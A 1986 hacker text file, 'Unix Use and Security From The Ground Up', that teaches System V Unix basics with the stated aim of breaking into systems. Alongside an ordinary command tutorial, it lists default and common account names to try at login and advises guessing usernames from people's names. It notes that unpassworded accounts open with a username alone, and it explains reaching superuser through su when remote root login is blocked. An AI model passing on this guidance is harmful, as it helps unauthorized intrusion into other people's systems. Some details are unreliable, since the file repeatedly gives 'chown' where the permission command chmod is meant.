```
************************************************
************************************************
**                                            **
**         Unix Use and Security From         **
**              The Ground Up                 **
**                                            **
**                   by                       **
**                                            **
**              The Prophet                   **
**                                            **
**                                            **
************************************************
************************************************
```

December 5, 1986.

INTRODUCTION

The Unix operating system is one of the most heavily used mainframe operating systems today. It runs on many different computers (Dec VAX's, AT&T's 3bx series, PDP-11's, and just about any other you can think of- including PC's), and there are many different, but pretty much similar, versions of it. These Unix clones go by many different names- here are the most common: Xenix, Ultrix, Ros, IX/370 (for the IBM 370), PCIX (for the IBM PC), and Berkely (BSD) Unix. This file will concentrate on AT&T System V Unix, probably the most heavily used version. (The next most heavily used is Berkely Unix.) This file will cover just about everything all but THE most advanced hacker will need to know about the Unix system, from the most rodent information to advanced hacking techniques. This is the second version of this file, and as I discover any errors or new tricks, I will update it. This file is, to the best of my knowledge, totally accurate, however, and the techniques in it will work just as described herein. Note, that these techniques will work on System V Unix. Not necessarily all, but most, should work on most other versions of Unix as well. Later, if this file is received well, and there is demand for another, I will release a file on yet more advanced techniques. If you wish to contact me, I can be reached several ways. First, on these boards:

```
Shadow Spawn   219-659-1503
Private Sector 201-366-4431 (As prophet, not The Prophet...some rodent stole
                              my name.)
Ripco          312-528-5020
Stalag 13      215-657-8523
Phreak Klass 2600 806-799-0016
```

Or at this voice message system:

800-556-7001
Box 7023

I welcome any suggestions, corrections, or feedback of any kind. And lastly, thanks for taking the time to read this:

THE USUAL DISCLAIMER:

This file is for [of course] informational purposes only. <Snicker> I

don't take responsibility for anything anyone does after reading this file.

IDENTIFYING UNIX SYSTEMS AND LOGGING IN

A Unix system can easily be identified by its prompts. When you first connect to a Unix system, you should receive the login prompt, which is usually "Login:" (Note, that the first character may or may not be capitalized.) On some systems, this prompt may be ";Login:" or "User:" (Again, the first letter may or may not be capitalized.) This may be preceded by a short message, (usually something like "WARNING!!! This system is for authorized users only!"), the name of the company that owns the system, or the uucp network name of the system. (The uucp facilities will be explained in detail later.) At this point, you should enter the user name and press return. (You should be in lowercase if your terminal supports it.) You should then receive the password prompt, "Password:" (And yet again, the "P" may or may not be capitalized.) At this point, you should enter your password and press return. If you have specified the correct username/password pair, you will then be admitted into the system. If you have entered a non-existant username or an incorrect password, you will receive the message "Login incorrect" and will be returned to the login prompt. There is little information given before login, and there is no way to find valid usernames from pre-login information.

There are no "default" passwords in Unix. When the system is initially set up, none of the default accounts or any of the accounts created by the system operators has a password, until the system operator or the account owner set one for the account. Often, lazy system operators and unwary users do not bother to password many (and in some cases, all) of these accounts. To log in under an account that doesn't have a password, you have only to enter the username at the login prompt.

You may encounter some occasional error messages when attempting to log in under certain accounts. Here are some of the more common messages, and their causes:

1. "Unable to change directory to /usr/whatever"-This means that the account's home directory, the directory which it is placed in upon logon, does not exist. On some systems, this may prevent you from logging under that account, and you will be returned to the login prompt. On other systems, you will simply be placed in the root directory. If this is the case, you will see the message "Changing directory to '/'".
2. "No shell"-this means that the account's shell, or command interpreter does not exist. On some systems, the account will not be allowed to log in, and you will be returned to the login prompt. On other systems, the account will be admitted into the system using a default shell, usually the Bourne shell. (The shell will be explained later.) If this is the case, you will see the message "Using /bin/sh".

UNIX ACCOUNTS

There are two types of Unix accounts-user and superuser accounts. User accounts are the normal user accounts. These accounts have no privileges. Superuser accounts are the system operator accounts. These accounts have full privileges, and are not bound by the file and directory protections of other users. In Unix, there is no hierarchy of privileges-either an account has full privileges, or it has none.

Unix usernames are up to 14 characters long, but usually are within the range of 1-8. The usernames can contain almost any characters, including control and special characters. (The accounts will usually not contain the characters @, control-d, control-j, or control-x, as these characters have special meanings to the Unix operating system.) The Unix system comes initially configured with quite a few default accounts, some of which are superuser and some of which are only user-level accounts. Here is a list of the default accounts which usually have superuser privileges:

root (Always!)
makefsys
mountfsys
umountfsys
checkfsys

The root account is always present on the system, and always has superuser capabilities. (Note: most Unix System V systems come initially set up with a security feature that prevents superuser accounts from logging in remotely. If you attempt to log in under a superuser account remotely on a system with this feature, you will receive the message "Not on console", and will be refused admission to the operating system. This will NOT prevent you from using superuser accounts remotely-you simply have to log in under a user account and then switch over to a superuser account using the su utility, which will be described later.)

Here is a list of the user-level default accounts:

lp
daemon
trouble
nuucp
uucp
bin
rje
adm
sysadm
sync

The bin account, although it is only a user account, is particularly powerful, as it has ownership of many of the system's important directories and files. Although these are the only default accounts on System V Unix, there are many other accounts which I have found to be common to many Unix systems. Here is a list of some of the accounts I have found on many Unix systems:

```
batch           admin           user            demo            test
field           unix            guest           pub             public
standard        games           general         student         help
gsa             tty             lpadmin
```

Also try variations on the account names, such as rje1, rje2, user1, user2, etc. Also, try variations on people's names and initials, such as doej, doe, john, johnd, jjd, etc.

No matter what the format for the usernames, one thing is common to all systems-almost all of the usernames will begin with a lowercase letter. There is a good reason for this-when logging into the system, if the first character of the username you type in is in uppr-case, the system automatically assumes that your terminal does not support lower-case. It will then send all output to you in upper-case, with characters that are supposed to be upper-case preceded by a backslash ("\", the Unix escape character), to differentiate them from the characters which are meant to be in lower-case. Unix *always* differentiates between the cases, so it is best to stay in lower-case while on the system.

As mentioned before, there are no "default" passwords on Unix. When an account is created, it has no password, until the superuser or the account's owner sets one for it. Unix passwords are a maximum of 11 characters. The password may contain any character, and the system distinguishes between upper and lower case characters. Many Unix systems implement a special security feature under which passwords must contain at least 2 non-alphanumeric characters (similar to Compuserve's password protection). Yet another password security feature of Unix allows the superuser to set an expiration date on users' passwords.

COMMAND LOGINS

Many systems have accounts known as "command logins". These are accounts that log in, execute a single command, and are then logged out. These accounts rarely have passwords. Here is a list of common command logins:

who -This is a particularly useful command login. When you enter this at the username of a system with this particular account, the system will display a list of the users currently on the system. A good way to get valid usernames to hack.

time -Not very useful. Just displays the time.

date -Ditto the above, but displays the current date. Great if you don't have a calendar.

sync -This default account is sometimes set up as a command login. It merely executes the sync command, which causes any data which is meant to be stored to be written to disk.

UNIX SPECIAL CHARACTERS

The Unix operating system interprets certain characters in special ways. Provided here is a list of those special characters, and their meanings to the Unix operating system:

Control-D -This is the Unix end-of-file character.

Control-J -Some systems interpret this, rather than Control-M, as the return character, while others may use both. The vast majority, however, will only use Control-M.

Control-Delete -This is the Unix kill character. It will automatically end your current process.

@ -Some systems use this as the kill character.

\ -This is the Unix escape character. Its main use it to differentiate between upper- and lower-case characters when logged in on a terminal that only supports upper-case. For instance, if you wanted to send the command "cd /Mrs/data", (never mind what it does right now), you would type this: (this is how it would look on your upper-case only terminal)
CD /\MRS/DATA
The backslash before the M would let the system know that the M supposed to be upper-case, while the others would simply be interpreted as lower-case.

The characters will rarely be used in usernames and passwords because of the way they are interpreted. Note, however, that these values may usually be changed once inside the system using the stty command, which will be explained later. for instance, the end of file character could be changed to control-A if you wished.

THE UNIX SHELL

The Unix shell is the command interpreter program that accepts your input and carries out your commands. It is NOT the operating system itself, it is the interface between the user and the operating system. The shell is a program that is executed when you are logged in, and when you end the shell program, you are logged out of the system. There is nothing special about the shell program-it is just a regular program, like any other on the Unix system. In fact, once you are logged on, you can execute another shell just as you would execute a program. This ability, to run multiple shell levels, can be used to perform some interesting tricks that will be detailed later in this file. There is also more than one kind of shell. All the shells perform the same basic function of interpreting the user's commands, but there are a few differences. Here is a list of the different shells, their unique characteristics, and how to tell which shell you are using:

Shell

sh -This is the Bourne shell, the standard shell of Unix System V, and the focus of this file. This shell gives user-level accounts a command prompt of "$", and "#" for superuser accounts. On Berkely BSD Unix, this shell gives an ampersand ("&") prompt.

csh -This is the C shell, developed by the Berkely University Science department. This shell is pretty much the same as the Bourne shell, but features different shell programming control structures [shell programming will be explained later, in the section on Unix software development], and has a few luxuries such as aliasing (giving a command or a series of commands a new name), and it keeps a history of the commands you enter. This shell gives a "%" prompt for user accounts and a "#" prompt for superuser accounts.

ksh -This is the new, Korn shell. This shell combines features of both the Bourne shell and the C shell. It boasts the Bourne shell's easier shell programming, along with the C shell's aliasing and history. Its prompts are "$" for users and "#" for superusers.

rsh -This is the restricted Bourne shell. It is used for accounts that the superuser wishes to restrict the commands available to. It will not allow you to execute commands outside of your searchpath (which will be explained later, also, in the section on software development), and will not let you change directories or change the values of shell variables. In all other respects, it is similar to the Bourne shell. A later section of this file will detail ways to overcome the restrictions of this shell.

ua -This is a lousy, menu-driven shell for the AT&T Unix PC. (Yes, there are some of those with dialups!) It implements a lousy windowing system that is SLOOOW, even at 2400 baud. Luckily, you can exit to the Bourne shell from the ua shell.

These are by no means all of the shells you will run across. These are only the "official" shells provided by the distributors of the Unix operating system. I've run across many "home-made" shells in my time. Also, any compiled program can be used as a shell. For instance, I've used systems run by businesses where one account logged in using an accounting program as a shell. This prevented the account from being used to do anything other than use the

accounting program. Other good examples of this are the command logins-the who command login, for example, uses the who program as its shell. When the program is finished, the account is logged out. You will most definitely encounter other such accounts as you hack Unix.

UNIX FILES AND DIRECTORIES

Unix files and directories are referenced with pathnames, a la MS-DOS. If you are familiar with MS-DOs, then you should have no problem understanding this section. Unix files and directories are referenced in the almost the exact same way-the only difference is that it uses the "/" character, not the backslash, to separate the directories in the pathname.

Pathnames are a simple concept to understand, but are difficult to explain. Imagine the system's files and directories laid out in a tree fashion, like this:

```
                                / (root directory)
                                :
                                :
                        -------------------------
                        :                       :
                        :                       :
                        usr (dir)             bill (dir)
                        :                       :
                 --------------          --------------
                 :            :          :            :
              junk (file)  source (dir)  memo (file)  names (file)
                              :
```

"/" is the root directory. This is the top directory in the system tree, and all other files and directories are referenced in relation to this directory. The root directory has 2 subdirectories in it, "usr" and "bill". In the usr directory, there is a file called "junk" and an empty directory called "source". In the directory bill, there are 2 files, "memo" and "names". You specify pathnames by starting at the top of the system, "/", and tracing your way down the system tree to the file or directory you wish to reference, separating each directory you must pass through to get to it with a slash. For instance, the pathname of the file "junk" would be "/usr/junk". The pathname of the usr directory would be "/usr". The pathname of the source directory would be "/usr/source". The pathname of the bill directory would be "/bill", and the pathnames of the 2 files which reside in it would be "/bill/memo" and "/bill/names".

Files and directories can also be referenced by their base names if they are in your current directory. For instance, if you were in the directory "usr", you could reference the file "/usr/junk" by its base name, "junk". If you were in the root directory, you could reference the bill directory by its base name, "bill". You can reference the file directly above your current directory in the system tree as ".." and your current directory can be referenced as "."

Unix file and directory names can be up to 14 characters in length. The filename can contain any ASCII character, including control characters, except a space. It may contain both upper- and lower-case, and Unix does distinguish between the two. Unix does not use filename extensions, a la VMS or MS-DOS, to show the kind of file a file is. A period, in Unix, is just another character in the filename, not a separator between 2 fields in the name. File names which begin with a period are called "hidden" files-that is, they are only revealed if you issue a special command.

There are 3 kinds of files in Unix. These are text files, binary files,

and device files. Text files are just what you'd think they are from the name- files of ASCII text, just like what you're reading right now. Binary files are executable machine-code files. (There are also executable text files, called shell scripts, that will be explained in detail in the section on Unix software development.) Device files are files that represent the system's I/O devices- disk drives, terminals, etc. Remember, that Unix was created as an enviroment for software development. Its designers wished for programs written for Unix systems to be as transportable between different models of machines running the operating system as possible. By representing the I/O devices as files, they eliminated the incompatability in the code that handled I/O. The program simply has to read and write from/to the file, and the Unix operating system handles the system-dependant details.

BASIC UNIX COMMANDS

This section will describe some basic Unix commands, and detail how to get further help on-line. It will briefly provide the syntax for a few commands you will find necessary to know in order to find your way around on the system.

Unix will usually only require that you use the base name of a file or directory you wish to reference if it is in the directory you are currently in. Most commands will also let you specify full pathnames if you wish to reference files in other parts of the system. Most commands will also let you use several wildcard characters when referencing files and directories. These are:

? -This means to accept any single character in the place of the question mark. For instance, "t?m" would include both "tom" and "tim".

* -This means to accept any character, group of characters, or nothing in the position of the asterisk. For example, "t*m" would include "thom", "tom", and "tim".

[] -This means to accept any character within the brackets in the position of the brackets. For instance, "t[oia]m" would include "tom", "tim", and "tam". You can also specify a range of characters in the brackets by using a hyphen. For instance, "t[a-c]m" would include "tam", "tbm", and "tcm".

Most commands and programs in Unix take their input from the keyboard and send their output to the screen. With most commands and programs, however, you can instruct them to draw their input from a text file and redirect their output to another file instead. For instance, assume there is a program on the system called "encrypter", that takes its input from the keyboard, encrypts it, and displays the encrypted data on the screen. You could instruct the program to take its input, instead, from a previously prepared text file using the input redirection character, "<". In Unix, as in MS-DOs (which is based in part on Unix), you execute a program by typing its name. You wish the program to take its input from a file in the directory you are currently in called "top_secret". You would type "encrypter < top_secret". The program would then read in the contents of the file top_secret and encrypt it, then print out the encrypted form on the screen. Suppose you wanted to use the encrypter program to encrypt files you wished to keep private? You could redirect the encrypted output from the screen into another file. To do this, you would use the output redirection character, ">". Say, you wished to save the output in a file called "private". You would type "encrypter < top_secret > private". The encrypter program would then read in the contents of the file top_secret and write the encrypted output into the file "private". Nothing would be displayed to the screen. If the file private does not exist, it will be created. If it previously existed, its contents will be erased and replaced with the output from the encrypter program. Perhaps you would want to add to the contents of a

file rather than replace its contents? This is done with ">>". The command "encrypter < top_secret >> private" would append the output from the encrypter to the current contents of the file private. Again, if the file private does not already exist, it will be created.

Most commands have one or more options that you can specify. These are placed after the command itself in the command line, and preceded by a hyphen. For instance, let's say that the encrypter program had an option called "x", which caused it to use a different encoding algorithm. You would specify it by typing "encrypter -x". If a command has two or more options, you can usually specify one or more together in a stream. For instance, let's say that the encrypter program has 2 options, x and y. You could specify both like this: "encrypter -xy". If one or more of the options requires an argument, for example the x option requires a 2 character key, you can specify the options separately, like this: "encrypter -xaa -y", where aa is the 2-character key.

The pipe character, "|", is used to channel the output of one command or program into the input of another. For instance, suppose you had a command called "report" that formatted documents into report format, and you had a file called "myreport" that you wished to view in the report format. You could type: "cat myreport" | report". This would type out the contents of the file myreport to the report command rather than the screen, and the report command would format it and display it on the screen. (Note: this example could have been done with I/O redirection by typing "report < myreport"...but it makes a good example of the use of pipes.)

You can choose to execute commands and programs in the background-that is, the command executes, but you are free to carry out other tasks in the meantime. To do this, type in the command line, followed by " &". For instance, "rm * &" would delete all the files in the directory, but your terminal would not be tied up. You would still be free to perform other tasks. When you do this, the system will print out a number and then return you to the system prompt. This number is the process number of the command. Process numbers will be explained later in this section in the entry for the command "ps". The command can be stopped before its completion with the kill command, also explained in this section. Example:

```
$rm * &
1234
$
```

Note that when you use background processing, the command or program will still takes its input from the keyboard (standard input device) and send its output to the screen (standard output device), so if you wish for the command to work in the background without disturbing you, you must redirect its input (if any) and its output (if it's to the screen).

THE COMMANDS

ls -This command lists the files and subdirectories in a directory. If you simply type "ls", it will display the files in your current directory. You can also specify the pathname of another directory, and it will display the files in it. It will not display hidden files (files whose name begins with a period).

Options:

a -This option will display all files, including hidden files.

Example:

```
$ ls -a
```

```
.       ..      junk    source
$
```

cd -This is the command used to move from one directory to another. To go to a directory directly below your current directory, type "cd <dirname>". To move up to the directory directly above your current directory, type "cd .." You can also jump to any directory in the system from any other directory in the system by specifying the path-name of the directory you wish to go to, such as "cd /usr/source".

Example:
```
$cd /usr/source
$
```

pwd -This prints out the pathname of the directory you are currently in. Useful if you forget where you're at in the system tree.

Example:
```
$pwd
/usr/source
```

cat -Displays the contents of a text file on the screen. The correct syntax is "cat <filename>". You can use basenames or pathnames.

Example:
```
$cat memo
Bill,
  Remember to feed the cat!
-Martha
$
```

rm -This deletes a file. Syntax: "rm <filename>".

Example:
```
$rm junk
$
```

cp -Copies a file. Syntax: "cp file1 file2", where file1 is the file you wish to copy, and file2 is the name of the copy you wish to create. If file2 already exists, it will be overwritten. You may specify pathnames for one or both arguments.

Example:
```
$cp /usr/junk /usr/junk.backup
```

stty -Displays/sets your terminal characteristics. To display the current settings, type "stty". To change a setting, specify one of the options listed below.

Options:

Option	Description
echo	-System echoes back your input.
noecho	-System doesn't echo your input.
intr 'arg'	-Sets the break character. The format is '^c' for control-c, etc. '' means no break character.
erase 'arg'	-Sets the backspace character. Format is '^h' for control-h, etc. '' means no backspace character.

kill 'arg' -Sets the kill character (which means to ignore the last line you typed). Format is the same as for intr and erase, '^[character]', with '' meaning no kill character.

Example:
$stty intr '^c' erase '^h'
$stty
stty -echo intr '^c' erase '^h' kill '^x'

lpr -This command prints out a file on the Unix system's printer, for you to drop by and pick up (if you dare!) The format is "lpr <filename>".

Example:
$lp junk

ed -This is a text file line editor. The format is "edit <filename>". The file you wish to modify is not modified directly by the editor; it is loaded into a buffer instead, and the changes are only made when you issue a write command. If the file you are editing does not already exist, it will be created as soon as issue the first write command. When you first issue the edit command, you will be placed at the command prompt, ":" Here is where you issue the various commands. Here is list of some of the basic editor commands.

- # -This is any number, such as 1, 2, etc. This will move you down to that line of the file and display it.
- d -This deletes the line you are currently at. You will then be moved to the previous line, which will be displayed.
- a -Begin adding lines to the file, just after the line that you are currently on. This command will put you in the text input mode. Simply type in the text you wish to add. To return to the command mode, type return to get to an empty line, and press the break key (which is whatever character you have set as your break key). It is important to set the break character with stty before you use the editor!
- / -Searches for a pattern in the file. For example, "/junk" would search the file from your current line down for the first line which contains the string "junk", and will move you to that line if it finds one.
- i -Insert. Works similar to a, except that the text is inserted before the line you are currently on.
- p -Prints out a line or lines in the buffer. "p" by itself will display your current line. "#p" will display the line "#". You may also specify a range of lines, such as "1,3p" which will display lines 1-3. "1,$p" will print out the entire file.
- w -Write the changes in the buffer to the file.
- q -Quit the editor.

Example:
$edit myfile
Editing "myfile" [new file]
0 lines, 0 characters
:a
I am adding stupid text to myfile.
This is a test.
^c [this is assumed as a default break character in this example]
:1,$p
I am adding stupid text to myfile.

```
This is a test.
:2
This is a test.
:d
I am adding stupid text to myfile.
:w
:q
$
```

grep -this command searches for strings of text in text files. The format is grep [string] [file]. It will print out every line in the file that contains the string you specified.

Options:

v -Invert. This will print out every line that DOESN'T contain the string you specified.

Example:

```
$ grep you letter
your momma!
I think you're going to get caught.
$
```

who -This will show the users currently logged onto the system.

Example:

```
$ who

root    console Mar 10  01:00
uucp    contty  Mar 30  13:00
bill    tty03   Mar 30  12:15
$
```

Now, to explain the above output: the first field is the username of the account. The second field shows which terminal the account is on. Console is, always, the system console itself. On many systems where there is only one dialup line, the terminal for that line is usually called contty. the tty## terminals can usually be either dialups or local terminals. The last fields show the date and time that the user logged on. In the example above, let's assume that the current time and date is March 30, and the time is 1:00. Notice that the time is in 24 hour format. Now, notice that the root (superuser) account logged in on March 10! Some systems leave the root account logged in all the time on the console. So, if this is done on a system you are using, how can you tell if the system operator is really online or not? Use the ps command, explained next.

ps -This command displays information about system processes.

Options:

u -this displays information on a specific user's processes. For instance, to display the root account's processes:

```
$ ps -uroot

PID     TTY     TIME    CMD
1234    console 01:00   sh
1675    ?       00:00   cron
1687    console 13:00   who
```

```
        1780    tty09   12:03   sh
```

Now, to explain that: The first field is the process number. Each and every time you start a processes, running a program, issueing a command, etc., that process is assigned a unique number. The second is which terminal the process is being run on. The third field is when the process was started. The last field is the base name of the program or command being run. A user's lowest process number is his login (shell) process. Note that the lowerst process in the above example is 1234. This process is being run on the console tty, which means the superuser is logged on at the system console. Note the ? as the tty in the next entry, for the cron process. You can ignore any processes with a question mark as the terminal. These processes are not bewing carried out by a user; they are being carried out by the system under that user's id. Next, note the entry for process # 1687, on the console terminal, "who". this means that the superuser is executing the who command...which means he is currently actively on-line. The next entry is interesting...it shows that the root user has a shell process on the terminal tty09! This means that someone else is logged in under the root account, on tty09. If more than one person is using an account, this option will display information for all of them, unless you specify the next option...

t -This allows you to select processes run on a specific terminal. For example:

```
$ps -t console
```

will show all the processes currently being run on the console.

Example:
Remember, options can usually be combined. This will show all the root user's processes being run on the system console:

```
$ ps -uroot -tconsole

PID     TTY     TIME    CMD
1234    console 01:00   sh
1687    console 13:00   who
$
```

kill -Kills processes. Syntax: kill [-#] process#. You must know the process number to kill it. You can, optionally, specify an option of 1-9, to determine the power of the kill command. Certain kinds of processes, like shell processes, require more power to kill. Kill -9 will stop any process. You must have superuser capabilities fo kill another user's processes (unless he's using your account).

Example:

```
$kill -9 1234
1234 killed.
$
```

write -This command is for on-line realtime user to user communications. To communicate with a user, type "write <username>". If more than one person is logged in under that user name, you must specify a specific terminal you wish to speak to. When you do this, the person you wish to communicate with will see:

Message from [your account name] tty## [<--your terminal]

Now you can type messages, and they will be displayed on that person's terminal when you press return. When you are finished, press control-D to quit.

Example:
```
$ write root
Fuck you I'm a hacker!  [This is not advised.]
^d
$
```

mail -The Unix mail facilities, used to send/receive mail. To send mail, type "mail <username>". Enter your message and press control-d to send. To read your mail, type "mail". Your first letter will be displayed, and then you will be given a "?" prompt.
Here are the legal commands you give at this point:

```
##      -Read message number ##.
d       -Delete last message read.
+       -Go to next message.
-       -Move back one message.
m       -Send mail to user.
s       -Save last message read. You can specify the name of the file
         to which it is saved, or it will be saved to the default file,
         mbox.
w       -Same as s, but will save the message without the mail file
         header.
x       -Exit without deleting messages that have been read.
q       -Exit, deleting messages that have been read.
p       -Print last message read again.
?       -Lists these commands.
```

Examples:
To send mail:
```
$ mail root
Hi bill! This is a nice system.
-John
^d
$
```
To read mail:
```
$ mail
From john Thu Mar 13 02:00:00  1986
Hi bill! This is a nice system.
-John
? d
Message deleted.
?q
$
```

crypt -This is the Unix file encryption utility. Type "crypt". You will then be prompted to enter the password. You then enter the text. Each line is encrypted when you press return, and the encrypted form is displayed on the screen. So, to encrypt a file, you must use I/O redirection. Type "crypt [password] < [file1] > [file2]". This will encrypt the contents of file1 and place the encrypted output in file2. If file 2 does not exist, it will be created.

passwd -This is the command used to change the password of an account. The format is "passwd <account>". You must have superuser capabilities to change the password for any account other than the one you are logged in under. To change the password of the account you are currently using, simply type "passwd". You will then be prompted to enter the current password. Next, you will be asked to enter the new password. Then you will be asked to verify the new password. If you verify the old password correctly, the password change will be complete. (Note: some systems use a security feature which forces you to use at least 2 non-alphanumeric characters in the password. If this is the case with the system you are on, you will be informed so if you try to enter a new password that does not contain at least 2 non-alphanumeric characters.)

su   -This command is used to temporarily assume the id of another account. the format is "su <account>". If you don't specify an account, the default root is assumed. If the account has no password, you will then assume that account's identity. If it does have a password, you will be prompted to enter it. Beware of hacking passwords like this, as the system keeps a log of all attempted uses, both successful and unsuccessful, and which account you attempted to access.

mkdir   -This command creates a directory. the format is "mkdir <dirname>".

rmdir   -This command deletes a directory. The directory must be empty first. The format is "rmdir <dirname>".

mv   -Renames a file. The syntax is "mv [oldname] [newname]". You can use full pathnames, but the new name must have the same pathname as the old name, except for the filename itself.

Further help can usually be gained from the system itself. Most systems feature on-line entries from the Unix System User's Manual. You can read these entries using the man command. The format is "man <command>". Some Unix System V systems also feature a menu-driven help facility. Simply type "help" to access it. This one will provide you with a list of commands, as well as with the manual entries for the commands.

UNIX FILE AND DIRECTORY PROTECTIONS

Every Unix account is assigned a specific user number, and a group number. This is how the system identifies the user. Therefore, 2 accounts with different usernames but the same user number would be considered by the system to be the same id. These user and group numbers are what Unix uses to determine file and directory access privileges.

Unix has three different file/directory permissions: read, write, and execute. This how these permissions affect access to files:

read   -Allows a user to view the contents of the file.
write   -Allows a user to change the contents of a file.
execute -Allows a user to execute a file (if it is an executable type of file; if it isn't, the user will get an error when trying to execute it).

This is how these permissions affect access to directories:

read   -Allows a user to list out the files in a directory (ls).
write   -Allows a user to save and delete files in this directory.
execute -If a user has execute access to a directory, he can go to that directory with the cd command. If he also has read permission to that directory, he can also copy files from it and gain information on the permissions for that directory and the files it contains, with the "l" option to the ls command, which will be explained soon.

Unix divides users into 3 classes: user (the owner of the file or directory), group (members of the owner's group), and other (anyone who doesn't fit into the first two classes). You can specify what permissions to give to a file for each class of user.

To show the permissions of the files in a directory, use "ls -l". This will list the contents of the directory (as in ls), and will show each's permissions. For example:

```
$ls
bin     startrek
$ ls -l
drwxrwxrwx   1   bin      sys 12345   Mar 10  01:30   bin
-rwxr-xr--   1   guest  users   256   Mar 20  02:25   startrek
```

In the above example, the directory we are in contains a subdirectory called bin and a file called "startrek". Here is an explantion of the fields: The first field contains the file's type and permissions. Look at the first field of the first line, "drwxrwxrwx". Note the "d" at the begginning. Then see the "-" at the beggingin of the first field for the file startrek. This shows the file type. "D" is a directory. "-" is a file. "c" is a device file. Now, back to the first field of the first line again. Notice the "rwxrwxrwx". These are the permissions. The permissions are divided into three groups: [user][group][other]. R stands for read, w stands for write, and x stand for execute. "rwxrwxrwx" means that all three classes of users, owner, group, and other, have read, write, and execute permissions to the directory bin. Now look at the second line. It reads "rwxr-xr--". Notice the "-"'s in the place of some of the permissions. This means that the file was not given that permission. Line 2 shows that the owner has read, write, and execute permissions for the file startrek, members of the owner's group have read and execute permissions but not write (notice the "-" in the place of the group part's w), and all others have only read privileges ("r--"...there are hyphens in the place of the others part's w and x).

Now, let's look at the other fields. The second field is a number (in this case, the number is one for each line). This shows the number of copies of this file on the system. The third field shows the name of the owner of file (or directory). The fourth field shows the username of the owner of the file. The fifth field, which is not shown on some systems, shows the name of the owner's group.The sixth field shows the size of the file. the seventh field shows the time and date the file was last modified. the last field shows the name of the file or directory.

The command used to change file/directory permissions is chmod. There are 2 ways to change permissions: symbolically and absolutely. This will explain both.

When you change permissions symbolically, only the permissions you specify to be added or deleted will be changed. The other permissions will remain as they are. The format is:
chown [u, g, or o] [+ or -] [rwx] [file/directory name]
The following abbreviations are used:
u   -User (the file or directory's owner)
g   -Group (members of the owner's group)

```
o       -Others (all others)
r       -Read permission
w       -Write permission
x       -Execute permission
```

You use u, g, and o to specify which group you wish to change the privileges for. To add a permission, type "chown [class]+[permissions] [filename]". For instance, to add group write permissions to the file startrek, type "chown g+w startrek". To delete permissions, use the "-". For instance, to remove the owner's write access to the file "startrek", type "chown u-w startrek".

When you set file permissions absolutely, any permissions that you do not give the file or directory are automatically deleted. The format for setting permissions absolutely is "chown [mode number] filename". You determine the mode number by adding together the code numbers for the permissions you wish to give the file. Here are the permissions and their numbers:

```
Others execute permission       1
Others write permission         2
Others read permission          4

Group execute permission        10
Group write permission          20
Group read permission           40

User (owner) execute permission 100
User (owner) write permission   200
User (owner) read permission    400
```

There are also two special file modes that can be set only absolutely. These are the UID and GID modes. The UID mode, when applied to an executable file, means that when another user executes the file, he executes it under the user number of the owner (in other words, he runs the program as if he were the owner of the file). If the file has its GID mode bit set, then when someone executes the file, his group will temporarily be changed to that of the file's owner. The permission number for the GID mode is 2000, and the number for the UID mode is 4000. If the uid bit is set, there will be an "S" in the place of the x in the owner permissions section when you check a file's permissions:
-rwSr-xr-x
If the uid bit is set, and the owner of the file has execute permissions, the S will not be capitalized:
-rwsr-xr-x
If the gid bit is set, the same applies to the x in the section on group permissions.

A short note here is in order on how these permissions affect superuser accounts. They don't-unless the owner of the file is root. All superuser accounts have the same user number, which means that the system considers them all to be the same-that is, they are considered to be the root account. Thus, superuser accounts are only bound by the protections of files and directories that they own, and they can easily change the permissions of any files and directories that they do not have the access to that they wish.

SPECIAL UNIX FILES

This section will detail the purposes of some files that are found on all systems. There are quite a few of these, and knowing their uses and what format their entries are in is very useful to the hacker.

THE FILES

/etc/passwd -This is the password file, and is THE single most important file on the system. This file is where information on the system's accounts are stored. Each entry has 7 fields:

username:password:user#:group#:description:home dir:shell

The first field, naturally, is the account's username. The second field is the account's password (in an encrypted form). If this field is blank, the account doesn't have a password. The next field is the account's user number. The fourth field is the account's group number. The fifth field is for a description of the account. This field is used only in the password file, and is often just left blank, as it has no significance. The sixth field is the pathname of the account's home directory, and the last field is the pathname of the account's shell program. Sometimes you may see an account with a program besides the standard shell programs (sh, csh, etc.) as its shell program. These are "command logins". These accounts execute these programs when logging in. For example, the "who" command login would have the /bin/who program as its shell.
Here is a typical-looking entry:

root:hGBfdJYhdhflK:0:1:Superuser:/:/bin/sh

This entry is for the root account. Notice that the encrypted form of the password is 13 characters, yet the Unix passwords are only 11 characters maximum. The last 2 characters are what is called a "salt string", and are used in the encryption process, which will be explained in more detail later. Now, notice the user number, which is zero. Any account with a user number of 0 has superuser capabilities. The group number is 1. The account description is "superuser". The account's home directory is the root directory, or "/". The account's shell is the bourne shell (sh), which is kept in the directory /bin.
Sometimes you may see an entry in the password field like this:
:NHFfnldyNjh,21AB:
Notice the period after the 13th character, followed by 2 digits and 2 letters. If an account has an entry like this, the account has a fixed expiration date on its password. The first digit, in this case 2, shows the maximum number of weeks that the account can keep the same password. The second digit shows how many weeks must pass before the account can change its password. (This is to prevent users from using the same old password constantly by changing the password when forced to and then changing it back immediately.) The last 2 characters are an encrypted form of when the password was last changed.
Other unusual password field entries you might encounter are:
::
:,21:
The first entry means that the account has no password. The second entry means that the account has no password yet, but has a fixed expiration date that wil begin as soon as a pass-

word is given to it.

Now, for an explanation of how the Unix system encrypts the passwords. The first thing any hacker thinks of is trying decrypt the password file. This is as close to impossible as anything gets in this world. I've often heard other "hackers" brag about doing this...this is the biggest lie since Moses said "I did it". The encryption scheme is a variation on the DES (Data Encryption Standard). When you enter the command passwd (to change the password), the system will form a 2 character "salt string" based on the process number of the password command you just issued. This 2-character string produces a slight change in the way the password is encrypted. There are a total of 4096 different variations on the encryption scheme caused by different salt string characters. This is NOT the same encryption scheme used by the crypt utility. The password is NEVER decrypted on the system. When you log on, the password you enter at the password prompt is encrypted (the salt string is taken from the password file) and compared to the encrypted entry in the password file. The system generates its own key, and as of yet, I have not discovered any way to get the key. The login program does not encrypt the password you enter itself, it does so, I believe, by a system call.

/etc/group -This is the group file. This allows the superuser to give certain accounts group access to groups other than their own. Entries are in the format:

```
group name:password:group number:users in this group
```

The first field is the name of the group. The second is the field for the group password. In all my experience with Unix, I have never seen the password feature used. The third is the group's number. The fourth field is a list of the users who group access to this group. (Note: this can include users whose group number is different from the number of the group whose entry you are reading in the group file.) The usernames are separated by commas. Here's an example:

```
sys::2:root,sys,adm,lp
```

To change to a new group identity, type "newgrp [group]". If the group has a password, you must enter the proper password. You cannot change to another group if you are not listed as a member of that group in the group file.

/dev/console -This is the device file for the system console, or the system's main terminal.

